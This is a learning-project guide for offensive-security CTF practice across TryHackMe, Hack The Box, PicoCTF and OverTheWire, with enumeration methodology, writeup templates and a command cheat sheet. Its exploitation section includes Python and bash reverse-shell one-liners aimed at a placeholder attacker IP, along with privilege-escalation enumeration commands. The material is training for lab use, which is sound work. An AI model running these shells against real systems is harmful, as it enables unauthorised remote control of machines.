Project 3: Complete CTF Challenges on Multiple Platforms
Goal: Develop hands-on offensive security skills by building tools and lab environments that demonstrate real attack paths with safe, reproducible evidence.
Offensive Workflow and Safety
Every offensive task has a legal boundary and a safety boundary. Define scope, isolate labs, and collect evidence without causing damage.
Reconnaissance to Exploitation
Recon discovers surface area, scanning validates exposure, and exploitation demonstrates impact. Each phase should output artifacts that make the next phase precise and repeatable.
Post-Exploitation and Reporting
Access without evidence is not a result. The goal is reproducible findings, minimal persistence, and clear remediation steps.
Concept Summary Table
| Concept Cluster | What You Need to Internalize |
|---|---|
| Recon | Asset discovery and fingerprinting. |
| Exploitation | Controlled proof of impact. |
| Post-exploitation | Privilege escalation and evidence capture. |
| OpSec | Avoid collateral damage, use lab setups. |
| Reporting | Clear, actionable remediation output. |
Deep Dive Reading by Concept
| Concept | Book & Chapter |
|---|---|
| Recon & scanning | The Hacker Playbook 3 — recon chapters |
| Web exploitation | Web Application Hacker’s Handbook — SQLi/XSS |
| Post-exploitation | Penetration Testing by Weidman — post-ex chapters |
| Reporting | PTES Technical Guidelines — reporting |
Project Overview
| Attribute | Value |
|---|---|
| Difficulty | Progressive (Beginner to Advanced) |
| Time Estimate | 1 month+ (ongoing practice) |
| Primary Languages | Python, Bash, C |
| Primary Tools | TryHackMe, Hack The Box, Kali Linux |
| Main Book | “Linux Basics for Hackers” by OccupyTheWeb |
| Knowledge Area | Security, Binary Exploitation, Forensics, Reverse Engineering |
Learning Objectives
By completing this project, you will:
- Develop the hacker mindset - Learn to think creatively and persistently when stuck
- Build a mental vulnerability library - Recognize patterns from exposure to 100+ challenges
- Master enumeration techniques - The skill that separates successful hackers from failed ones
- Practice privilege escalation - Linux and Windows, manual and automated
- Document solutions professionally - Write blog-quality writeups that demonstrate understanding
The Core Question
“How do I develop the pattern recognition and problem-solving skills that let experienced hackers ‘just know’ where to look?”
This project isn’t about building code—it’s about building expertise through deliberate practice. CTF challenges compress years of real-world vulnerability patterns into digestible puzzles. Each flag you capture represents a concept you’ve internalized.
Deep Theoretical Foundation
What CTF Teaches That Courses Don’t

THE CTF LEARNING CYCLE
══════════════════════

┌─────────────────────────────────────────────────────────────────────┐
│                                                                     │
│  1. ENCOUNTER CHALLENGE                                            │
│     "I need to get root on this Linux box"                         │
│                                                                     │
│                           │                                         │
│                           ▼                                         │
│                                                                     │
│  2. ENUMERATE EXTENSIVELY                                          │
│     Spend 80% of time here                                         │
│     - What services are running?                                   │
│     - What version is that software?                               │
│     - Are there hidden directories?                                │
│     - What can this user do?                                       │
│                                                                     │
│                           │                                         │
│                           ▼                                         │
│                                                                     │
│  3. HIT A WALL                                                     │
│     "I've tried everything I know"                                 │
│     This is where learning happens                                 │
│                                                                     │
│                           │                                         │
│          ┌────────────────┴────────────────┐                       │
│          │                                 │                       │
│          ▼                                 ▼                       │
│                                                                     │
│  4a. RESEARCH                          4b. ASK FOR HINTS           │
│      Google error messages             Use forum hints sparingly   │
│      Read documentation                Watch walkthrough later     │
│      Study similar vulnerabilities                                 │
│                                                                     │
│          │                                 │                       │
│          └────────────────┬────────────────┘                       │
│                           │                                         │
│                           ▼                                         │
│                                                                     │
│  5. BREAKTHROUGH                                                   │
│     "That's why it works!"                                         │
│     The eureka moment that creates lasting knowledge               │
│                                                                     │
│                           │                                         │
│                           ▼                                         │
│                                                                     │
│  6. DOCUMENT                                                       │
│     Write up what you learned                                      │
│     Future you will thank present you                              │
│                                                                     │
└─────────────────────────────────────────────────────────────────────┘
CTF Categories and What They Teach
CTF CHALLENGE CATEGORIES
════════════════════════

WEB EXPLOITATION
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - SQL injection (manual, not just SQLMap)                         │
│  - XSS challenges with creative filter bypasses                    │
│  - Authentication bypasses                                         │
│  - Server-Side Request Forgery (SSRF)                             │
│  - File upload vulnerabilities                                     │
│  - Template injection                                              │
│                                                                     │
│  Skills developed:                                                 │
│  - HTTP protocol mastery                                           │
│  - Understanding server-side processing                            │
│  - Creative payload crafting                                       │
│                                                                     │
│  Platforms: PortSwigger Academy, OWASP WebGoat, Juice Shop        │
└─────────────────────────────────────────────────────────────────────┘

BINARY EXPLOITATION (PWN)
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - Buffer overflows (stack and heap)                               │
│  - Format string vulnerabilities                                   │
│  - Return-oriented programming (ROP)                               │
│  - Shellcode development                                           │
│                                                                     │
│  Skills developed:                                                 │
│  - Assembly language reading                                       │
│  - Memory layout understanding                                     │
│  - GDB debugging                                                   │
│  - Exploit development                                             │
│                                                                     │
│  Platforms: PicoCTF, pwnable.kr, ROP Emporium                     │
└─────────────────────────────────────────────────────────────────────┘

REVERSE ENGINEERING
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - Crackmes (find the password)                                    │
│  - Malware analysis                                                │
│  - Obfuscated code                                                 │
│  - Custom encryption                                               │
│                                                                     │
│  Skills developed:                                                 │
│  - Reading disassembly (x86, x64, ARM)                            │
│  - Understanding program flow                                      │
│  - Pattern recognition in binaries                                 │
│  - Tool mastery (Ghidra, IDA, radare2)                            │
│                                                                     │
│  Platforms: crackmes.one, Reverse Engineering challenges           │
└─────────────────────────────────────────────────────────────────────┘

CRYPTOGRAPHY
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - Classical ciphers (Caesar, Vigenère)                           │
│  - Modern crypto weaknesses (weak RSA, ECB mode)                   │
│  - Hash cracking                                                   │
│  - Padding oracle attacks                                          │
│                                                                     │
│  Skills developed:                                                 │
│  - Mathematical foundations of cryptography                        │
│  - Identifying weak implementations                                │
│  - Using crypto tools (hashcat, John)                             │
│                                                                     │
│  Platforms: CryptoHack, PicoCTF crypto challenges                  │
└─────────────────────────────────────────────────────────────────────┘

FORENSICS
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - Memory dumps (Volatility)                                       │
│  - Network packet captures (Wireshark)                             │
│  - File recovery and analysis                                      │
│  - Steganography                                                   │
│                                                                     │
│  Skills developed:                                                 │
│  - Evidence analysis                                               │
│  - Understanding file formats                                      │
│  - Timeline reconstruction                                         │
│  - Tool proficiency (Autopsy, FTK)                                │
│                                                                     │
│  Platforms: Digital Forensics challenges, CTFtime events           │
└─────────────────────────────────────────────────────────────────────┘

BOOT2ROOT (Full Machine Compromise)
┌─────────────────────────────────────────────────────────────────────┐
│  What you'll encounter:                                            │
│  - Full attack chain simulation                                    │
│  - Enumeration → Exploitation → Privilege Escalation              │
│  - Realistic machine configurations                                │
│                                                                     │
│  Skills developed:                                                 │
│  - Complete penetration testing methodology                        │
│  - Combining multiple vulnerabilities                              │
│  - Persistence and patience                                        │
│                                                                     │
│  Platforms: Hack The Box, TryHackMe, VulnHub                      │
└─────────────────────────────────────────────────────────────────────┘
The Enumeration Mindset
Enumeration is where 80% of hacking happens. Most beginners rush to exploitation; experts enumerate exhaustively:
ENUMERATION HIERARCHY
═════════════════════

NETWORK LEVEL
│
├── What hosts are alive?
│   └── nmap -sn 192.168.1.0/24
│
├── What ports are open?
│   └── nmap -sV -sC -p- target
│
├── What services are running?
│   └── Detailed version info
│
└── What OS is it?
    └── nmap -O target

SERVICE LEVEL (for each open port)
│
├── HTTP/HTTPS (80, 443, 8080)
│   ├── Technology stack?
│   │   └── Wappalyzer, whatweb
│   ├── Directories?
│   │   └── gobuster, feroxbuster
│   ├── Subdomains?
│   │   └── Virtual host enumeration
│   ├── Parameters?
│   │   └── Burp Suite spider
│   └── Known vulnerabilities?
│       └── searchsploit, CVE search
│
├── SMB (445)
│   ├── Shares accessible?
│   │   └── smbclient -L //target
│   ├── Anonymous access?
│   │   └── smbmap -H target
│   └── Version? (EternalBlue?)
│       └── nmap --script smb-vuln*
│
├── SSH (22)
│   ├── Version?
│   ├── Allowed authentication methods?
│   └── User enumeration possible?
│
├── FTP (21)
│   ├── Anonymous access?
│   ├── Version vulnerabilities?
│   └── Writable directories?
│
└── Custom/Unknown ports
    └── Connect and observe banner/response

USER LEVEL (after initial access)
│
├── Who am I?
│   └── whoami, id
│
├── What can I do?
│   └── sudo -l
│
├── What's special about this system?
│   ├── SUID binaries: find / -perm -4000
│   ├── Capabilities: getcap -r /
│   ├── Cron jobs: cat /etc/crontab
│   └── Interesting files: find / -name "*.txt" -o -name "*.conf"
│
├── What's running?
│   └── ps aux, netstat -tulpn
│
└── What can I read?
    └── Config files, logs, backups
Project Specification
What You’re Building
Unlike previous projects, this one produces documented solutions rather than code. Your deliverables:
ctf-writeups/
├── README.md                  # Index of all completed challenges
├── tryhackme/
│   ├── beginner-path/
│   │   ├── tutorial.md
│   │   └── basic-pentesting.md
│   └── offensive-security/
│       ├── vulnversity.md
│       └── kenobi.md
├── hackthebox/
│   ├── easy/
│   │   ├── lame.md
│   │   └── legacy.md
│   └── medium/
│       └── active.md
├── picoctf/
│   ├── web/
│   ├── forensics/
│   └── binary/
├── scripts/
│   ├── enumeration/
│   │   ├── linux-enum.sh
│   │   └── windows-enum.ps1
│   └── exploits/
│       └── custom-exploits.py
└── cheatsheets/
    ├── linux-privesc.md
    ├── windows-privesc.md
    └── web-attacks.md
Challenge Completion Requirements
Phase 1: Foundation (Weeks 1-2)
TryHackMe - Complete Beginner Path
- Tutorial room
- Linux Fundamentals 1-3
- Network Fundamentals
- Web Fundamentals
- Basic Pentesting
OverTheWire - Bandit (All 34 levels)
- Levels 0-10 (Linux basics)
- Levels 11-20 (File manipulation)
- Levels 21-34 (Advanced concepts)
PicoCTF - Beginner challenges
- 10 Web challenges
- 10 Forensics challenges
- 5 Crypto challenges
Phase 2: Skill Building (Weeks 3-4)
TryHackMe - Offensive Security Path
- Vulnversity
- Kenobi
- Basic Pentesting
- Mr Robot
- Blue
Hack The Box - Easy Machines (5 total)
- First machine (any)
- Second machine (different OS)
- Third machine (web-focused)
- Fourth machine (AD related if available)
- Fifth machine (any)
Phase 3: Intermediate (Weeks 5-8)
Hack The Box - Medium Machines (5 total)
- At least 2 Windows machines
- At least 2 Linux machines
- 1 with Active Directory
PortSwigger Web Security Academy
- SQL Injection (all apprentice labs)
- XSS (all apprentice labs)
- Authentication (all apprentice labs)
Phase 4: Specialization (Ongoing)
Choose your focus:
- Web: More PortSwigger, bug bounty programs
- Binary: pwnable.kr, ROP Emporium
- Forensics: Digital forensics challenges
- AD: HackTheBox Pro Labs
Writeup Requirements
Each writeup must include:
# [Challenge Name] - [Platform]

## Challenge Info
- **Difficulty**: Easy/Medium/Hard
- **Category**: Web/PWN/Forensics/Crypto/Boot2Root
- **Points**: X (if applicable)
- **Date Completed**: YYYY-MM-DD

## Summary
One paragraph explaining what this challenge taught you.

## Enumeration
### Initial Recon
- What ports/services did you find?
- What technology stack?
- What caught your attention?

### Detailed Enumeration
- Directory brute-forcing results
- Service-specific enumeration
- Credentials/information discovered

## Exploitation
### Vulnerability Identification
- What vulnerability did you find?
- How did you confirm it?

### Exploit Development/Usage
- Step-by-step exploitation
- Commands used (with explanations)
- Screenshots where helpful

## Privilege Escalation (if applicable)
### User to Root
- Enumeration on the machine
- Privilege escalation vector found
- How you exploited it

## Flags
- User flag: [location]
- Root flag: [location]

## Lessons Learned
- What was new to you?
- What would you do differently?
- What tools/techniques to remember?

## Resources Used
- Links to helpful articles
- Tools used
- Related CVEs
Solution Architecture (Methodology)
The Penetration Testing Methodology

STANDARD PENTEST METHODOLOGY FOR CTF
════════════════════════════════════

┌────────────────────────────────────────────────────────────────────┐
│  PHASE 1: RECONNAISSANCE                                          │
├────────────────────────────────────────────────────────────────────┤
│                                                                    │
│  Network Scanning:                                                 │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  # Fast initial scan                                          │ │
│  │  nmap -sV -sC -oN initial.txt TARGET                         │ │
│  │                                                               │ │
│  │  # Full port scan (background)                                │ │
│  │  nmap -p- -oN allports.txt TARGET                            │ │
│  │                                                               │ │
│  │  # UDP scan for common ports                                  │ │
│  │  nmap -sU --top-ports=20 TARGET                              │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
│  Service Enumeration (for each port):                              │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  HTTP:  gobuster, nikto, whatweb                             │ │
│  │  SMB:   smbclient, smbmap, enum4linux                        │ │
│  │  FTP:   anonymous login test, version check                   │ │
│  │  SSH:   version check, user enumeration                       │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
└────────────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌────────────────────────────────────────────────────────────────────┐
│  PHASE 2: VULNERABILITY IDENTIFICATION                            │
├────────────────────────────────────────────────────────────────────┤
│                                                                    │
│  Search for known vulnerabilities:                                 │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  searchsploit [service] [version]                            │ │
│  │  Google: "service version exploit"                           │ │
│  │  Check CVE databases                                          │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
│  Test for common vulnerabilities:                                  │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  Web: SQLi, XSS, LFI, RFI, command injection                 │ │
│  │  SMB: EternalBlue, anonymous access, weak creds               │ │
│  │  SSH: Weak credentials, key reuse                             │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
└────────────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌────────────────────────────────────────────────────────────────────┐
│  PHASE 3: INITIAL EXPLOITATION                                    │
├────────────────────────────────────────────────────────────────────┤
│                                                                    │
│  Gain initial access:                                              │
│  - Exploit identified vulnerability                                │
│  - Use Metasploit or manual exploit                               │
│  - Catch reverse shell                                             │
│                                                                    │
│  Stabilize shell:                                                  │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  python3 -c 'import pty; pty.spawn("/bin/bash")'             │ │
│  │  export TERM=xterm                                            │ │
│  │  Ctrl+Z → stty raw -echo; fg                                  │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
└────────────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌────────────────────────────────────────────────────────────────────┐
│  PHASE 4: POST-EXPLOITATION / PRIVILEGE ESCALATION                │
├────────────────────────────────────────────────────────────────────┤
│                                                                    │
│  Linux Enumeration:                                                │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  sudo -l                    # What can I sudo?               │ │
│  │  find / -perm -4000 2>/dev/null  # SUID binaries            │ │
│  │  cat /etc/crontab          # Scheduled tasks                 │ │
│  │  ls -la /home              # Other users                     │ │
│  │  cat /etc/passwd           # User accounts                   │ │
│  │  linpeas.sh                # Automated enumeration           │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
│  Windows Enumeration:                                              │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  whoami /priv              # Current privileges              │ │
│  │  net user                  # User accounts                   │ │
│  │  systeminfo                # System information              │ │
│  │  winpeas.exe               # Automated enumeration           │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
│  Common Privilege Escalation Vectors:                              │
│  ┌──────────────────────────────────────────────────────────────┐ │
│  │  Linux:                                                       │ │
│  │    - Sudo misconfiguration (GTFOBins)                        │ │
│  │    - SUID binary exploitation                                 │ │
│  │    - Cron job with writable script                           │ │
│  │    - Kernel exploit                                           │ │
│  │    - Password reuse                                           │ │
│  │                                                               │ │
│  │  Windows:                                                     │ │
│  │    - SeImpersonatePrivilege (Potato attacks)                 │ │
│  │    - Unquoted service paths                                   │ │
│  │    - Weak service permissions                                 │ │
│  │    - AlwaysInstallElevated                                    │ │
│  │    - Stored credentials                                       │ │
│  └──────────────────────────────────────────────────────────────┘ │
│                                                                    │
└────────────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌────────────────────────────────────────────────────────────────────┐
│  PHASE 5: CAPTURE FLAGS AND DOCUMENT                              │
├────────────────────────────────────────────────────────────────────┤
│                                                                    │
│  - Get user.txt and root.txt                                      │
│  - Document every step taken                                       │
│  - Write up lessons learned                                        │
│  - Note tools and techniques for future reference                  │
│                                                                    │
└────────────────────────────────────────────────────────────────────┘
Essential Command Reference
# ═══════════════════════════════════════════════════════════════════
# RECONNAISSANCE COMMANDS
# ═══════════════════════════════════════════════════════════════════

# Initial fast scan
nmap -sV -sC -oN nmap_initial.txt $IP

# Full port scan
nmap -p- --min-rate=10000 -oN nmap_full.txt $IP

# Detailed scan on specific ports
nmap -sV -sC -p 80,443,22 -oN nmap_detail.txt $IP

# Web directory brute-force
gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.txt

# Virtual host enumeration
gobuster vhost -u http://$DOMAIN -w /usr/share/wordlists/subdomains.txt

# SMB enumeration
smbclient -L //$IP -N
smbmap -H $IP
enum4linux -a $IP

# ═══════════════════════════════════════════════════════════════════
# EXPLOITATION COMMANDS
# ═══════════════════════════════════════════════════════════════════

# Reverse shell listener
nc -lvnp 4444

# Python reverse shell (on target)
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("ATTACKER_IP",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'

# Bash reverse shell
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1

# Stabilize shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Press Ctrl+Z
stty raw -echo; fg
# Press Enter twice

# ═══════════════════════════════════════════════════════════════════
# PRIVILEGE ESCALATION (Linux)
# ═══════════════════════════════════════════════════════════════════

# Current user context
id
whoami
groups

# Sudo permissions
sudo -l

# SUID binaries
find / -perm -4000 -type f 2>/dev/null

# Capabilities
getcap -r / 2>/dev/null

# Cron jobs
cat /etc/crontab
ls -la /etc/cron.*

# Running processes
ps aux
ps aux | grep root

# Network connections
netstat -tulpn
ss -tulpn

# Interesting files
find / -name "*.txt" -o -name "*.conf" -o -name "*.bak" 2>/dev/null
find / -writable -type f 2>/dev/null

# ═══════════════════════════════════════════════════════════════════
# PRIVILEGE ESCALATION (Windows)
# ═══════════════════════════════════════════════════════════════════

# Current user
whoami
whoami /priv
whoami /groups

# System info
systeminfo
hostname

# Users
net user
net user Administrator

# Network
netstat -ano
ipconfig /all

# Services
sc query
wmic service list brief

# Scheduled tasks
schtasks /query /fo LIST /v
Phased Implementation Guide
Phase 1: Environment Setup (Day 1)
Goal: Have all platforms and tools ready
- Create accounts:
- TryHackMe (free tier works)
- Hack The Box (free tier works)
- PicoCTF (free)
- OverTheWire (free, SSH-based)
- Set up Kali Linux:
- VirtualBox/VMware with Kali Linux VM
- Minimum 4GB RAM, 50GB disk
- NAT or bridged networking
- Connect to VPN (for HTB):
- Download .ovpn file from HTB
sudo openvpn your-file.ovpn- Verify with
ip addr(tun0 interface)
- Organize notes:
- Create git repository for writeups
- Set up note-taking system (Obsidian, Notion, or Markdown)
Phase 2: OverTheWire Bandit (Days 1-3)
Goal: Master Linux command line fundamentals
Approach:
- SSH to
bandit.labs.overthewire.orgport 2220 - User:
bandit0, Password:bandit0 - Each level’s password unlocks the next
Key skills by level range:
- 0-5: Basic file reading (
cat,ls,cd) - 6-10: File finding (
find,grep) - 11-15: Text processing (
sort,uniq,tr) - 16-20: Networking and SSH
- 21-25: Cron, processes, scripting
- 26-34: Advanced concepts
Example solution for Level 0:
# Bandit Level 0 → 1

## Objective
Find the password in the file 'readme' in the home directory.

## Solution
```bash
ssh bandit0@bandit.labs.overthewire.org -p 2220
# Password: bandit0

ls
cat readme
# Password for bandit1: [hidden]
Lessons Learned
- Basic SSH connection
- Reading files with cat
- Listing directory contents ```
Phase 3: TryHackMe Beginner Path (Week 1-2)
Goal: Complete structured learning path
Recommended order:
- Linux Fundamentals 1-3 (reinforce Bandit skills)
- Network Fundamentals
- How The Web Works
- Web Fundamentals
- Burp Suite Basics
- OWASP Top 10
- Basic Pentesting
For each room:
- Read all the material (don’t skip theory)
- Take notes on new concepts
- Complete all tasks
- Write brief summary of what you learned
Phase 4: Your First Hack The Box Machine (Week 2)
Goal: Complete an “Easy” machine end-to-end
Choose a retired machine (writeups available for when you’re stuck):
- “Lame” (very beginner friendly)
- “Legacy” (Windows, beginner)
- “Blue” (EternalBlue, famous exploit)
Approach:
- Spend at least 2 hours before looking at hints
- Enumerate EVERYTHING
- When stuck, check forum hints (not full writeups)
- After completion, read other writeups to learn different approaches
Example writeup structure:
# Hack The Box: Lame

## Machine Info
- IP: 10.10.10.3
- OS: Linux
- Difficulty: Easy
- Date: 2024-XX-XX

## Enumeration

### Nmap Scan
```bash
nmap -sV -sC -oN nmap.txt 10.10.10.3
Results:
- 21/tcp - vsftpd 2.3.4
- 22/tcp - OpenSSH 4.7p1
- 139/tcp - Samba smbd 3.X
- 445/tcp - Samba smbd 3.0.20
Research
Searched “samba 3.0.20 exploit” - found CVE-2007-2447 (username map script)
Exploitation
Used Metasploit module: exploit/multi/samba/usermap_script [details…]
Post-Exploitation
Landed as root, found flag in /root/root.txt
Lessons Learned
- Always check service versions against exploitdb
- Old services often have public exploits
- Samba is a common attack vector ```
Phase 5: Build Your Pattern Library (Weeks 3-8)
Goal: Complete 30+ challenges across categories
Track your progress:
# CTF Progress Tracker

## TryHackMe
- [x] Linux Fundamentals 1
- [x] Linux Fundamentals 2
- [x] Linux Fundamentals 3
- [x] Vulnversity
- [ ] Kenobi
...

## Hack The Box Easy (5/5)
- [x] Lame (Linux)
- [x] Legacy (Windows)
- [ ] Blue (Windows)
- [ ] Devel (Windows)
- [ ] Beep (Linux)

## Hack The Box Medium (0/5)
...
Common Pitfalls and Debugging
1. “I can’t find anything with enumeration”
Problem: Nmap shows open ports but you don’t know what to do
Solution: Enumerate harder
- Did you scan ALL ports? (
-p-) - Did you check for UDP? (
-sU) - Did you brute-force directories?
- Did you check for subdomains/vhosts?
- Did you search exploit-db for EVERY service version?
2. “My exploit doesn’t work”
Problem: Metasploit says success but no shell
Debug steps:
- Is your IP correct? (
ip addr) - Is the VPN connected? (
ping target) - Are you using the right payload?
- Is the target vulnerable? (check version exactly)
- Try a different exploit or manual exploitation
3. “I’m stuck on privilege escalation”
Problem: Have user shell, can’t get root
Escalation checklist:
# Run these EVERY time
sudo -l                                    # What can I sudo?
cat /etc/crontab                          # Cron jobs?
find / -perm -4000 2>/dev/null            # SUID binaries?
ls -la /home/*/                           # Other user files?
cat /etc/passwd                           # Users?
ps aux | grep root                        # Root processes?
find / -writable -type f 2>/dev/null      # Writable files?
If still stuck, run LinPEAS/WinPEAS for automated enumeration.
4. “I keep running out of time”
Problem: Spending hours with no progress
Solution: Time-box your approach
- 30 min: Initial enumeration
- 30 min: Service-specific enumeration
- 30 min: Research/exploit search
- 30 min: Exploitation attempts
- After 2 hours with no progress → look at hints
- After 3 hours → watch walkthrough and learn
Testing Your Skills
Self-Assessment Checkpoints
After Week 2 - You should be able to:
- Use basic Linux commands fluently
- Run Nmap scans and interpret results
- Find hidden web directories
- Identify service versions
- Search for known exploits
After Week 4 - You should be able to:
- Complete an Easy HTB machine unassisted
- Write a complete challenge writeup
- Stabilize a reverse shell
- Enumerate for privilege escalation
- Use GTFOBins/LOLBAS
After Week 8 - You should be able to:
- Complete Medium HTB machines
- Identify vulnerabilities without hints
- Chain multiple exploits
- Explain your methodology to others
- Recognize vulnerability patterns quickly
Extensions and Challenges
Beginner Extensions
- Participate in a live CTF: Check CTFtime for upcoming events
- Start a blog: Share your writeups publicly
- Help others: Answer questions in TryHackMe/HTB forums
Intermediate Extensions
- Binary exploitation: Complete pwnable.kr challenges
- Bug bounty: Apply skills to real programs (HackerOne, Bugcrowd)
- Certification prep: OSCP, PNPT, eJPT
Advanced Extensions
- Create your own CTF challenges: Teach by creating
- Red team operations: HTB Pro Labs
- Contribute to tools: Improve open-source security tools
Real-World Connections
From CTF to Career
CTF skills directly transfer to:
| CTF Category | Real-World Application |
|---|---|
| Boot2Root | Penetration testing |
| Web | Bug bounty, web app assessment |
| Binary | Vulnerability research |
| Forensics | Incident response, DFIR |
| Crypto | Cryptanalysis, secure development |
Building Your Portfolio
Your writeup repository becomes:
